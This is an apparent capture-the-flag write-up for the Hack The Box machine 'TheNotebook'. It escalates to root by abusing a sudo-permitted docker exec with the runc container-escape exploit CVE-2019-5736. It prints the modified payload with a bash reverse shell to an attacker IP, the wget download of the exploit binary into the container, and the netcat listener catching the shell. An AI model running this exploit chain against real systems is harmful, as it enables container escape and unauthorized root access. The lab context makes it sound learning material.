- 
#### root
``` bash
noah@thenotebook:~$ sudo -l
Matching Defaults entries for noah on thenotebook:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User noah may run the following commands on thenotebook:
(ALL) NOPASSWD: /usr/bin/docker exec -it webapp-dev01*
```
searching for the exploit, the following website is interesting
- [CVE-2019-5736-PoC](https://github.com/Frichetten/CVE-2019-5736-PoC)
now there change the exploit in var payload =
for getting the reverse shell
``` bash
var payload = "#!/bin/bash \n echo 'bash -i >& /dev/tcp/10.10.14.5/4322 0>&1' > /tmp/rev.sh && chmod +x /tmp/rev.sh && bash /tmp/rev.sh"
```
build it go build main.go
now go to the machine, get into the docker container
``` bash
┌──(root💀kali)-[~/hackthebox/machine/thenotebook]
└─# go build main.go
┌──(root💀kali)-[~/hackthebox/machine/thenotebook]
└─# ls
home home.tar.gz jwtRS256.key.pub main main.go php-reverse-shell.php privKey.key
┌──(root💀kali)-[~/hackthebox/machine/thenotebook]
└─# mv main exp
┌──(root💀kali)-[~/hackthebox/machine/thenotebook]
└─# ls
exp home home.tar.gz jwtRS256.key.pub main.go php-reverse-shell.php privKey.key
```
``` bash
noah@thenotebook:~$ sudo /usr/bin/docker exec -it webapp-dev01 bash
root@396a6d12aaa7:/opt/webapp#
```
and in /tmp/ wget the main executable.
give executable permission and run the file
``` bash
┌──(root💀kali)-[~/hackthebox/machine/thenotebook]
└─# python -m SimpleHTTPServer 81
Serving HTTP on 0.0.0.0 port 81 ...
10.10.10.230 - - [09/Mar/2021 00:16:57] "GET /exp HTTP/1.1" 200 -
```
``` bash
root@396a6d12aaa7:/tmp# wget http://10.10.14.5:81/exp
--2021-03-09 05:20:01-- http://10.10.14.5:81/exp
Connecting to 10.10.14.5:81... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2236814 (2.1M) [application/octet-stream]
Saving to: ‘exp’
exp 100%[=======================================================>] 2.13M 365KB/s in 6.0s
2021-03-09 05:20:07 (365 KB/s) - ‘exp’ saved [2236814/2236814]
root@396a6d12aaa7:/tmp# ls
exp requirements.txt webapp.db
root@396a6d12aaa7:/tmp# chmod 777 exp
root@396a6d12aaa7:/tmp# ./exp
[+] Overwritten /bin/sh successfully
[+] Found the PID: 1091
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc00004d4a0}
```
and simultaneously open second ssh session, and ssh into it, and run:
``` bash
┌──(root💀kali)-[~/hackthebox/machine/thenotebook]
└─# ssh -i home/noah/.ssh/id_rsa noah@10.10.10.230
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-135-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Tue Mar 9 05:32:53 UTC 2021
System load: 0.29 Processes: 207
Usage of /: 42.2% of 7.81GB Users logged in: 1
Memory usage: 21% IP address for ens160: 10.10.10.230
Swap usage: 0% IP address for docker0: 172.17.0.1
=> There is 1 zombie process.
61 packages can be updated.
0 updates are security updates.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Tue Mar 9 05:23:22 2021 from 10.10.14.5
noah@thenotebook:~$ sudo /usr/bin/docker exec -it webapp-dev01 sh
No help topic for '/bin/sh'
```
as per our payload, listen on the port for rev connection
got root
``` bash
└─# nc -lvp 4322
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4322
Ncat: Listening on 0.0.0.0:4322
Ncat: Connection from 10.10.10.230.
Ncat: Connection from 10.10.10.230:37578.
bash: cannot set terminal process group (68630): Inappropriate ioctl for device
bash: no job control in this shell
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...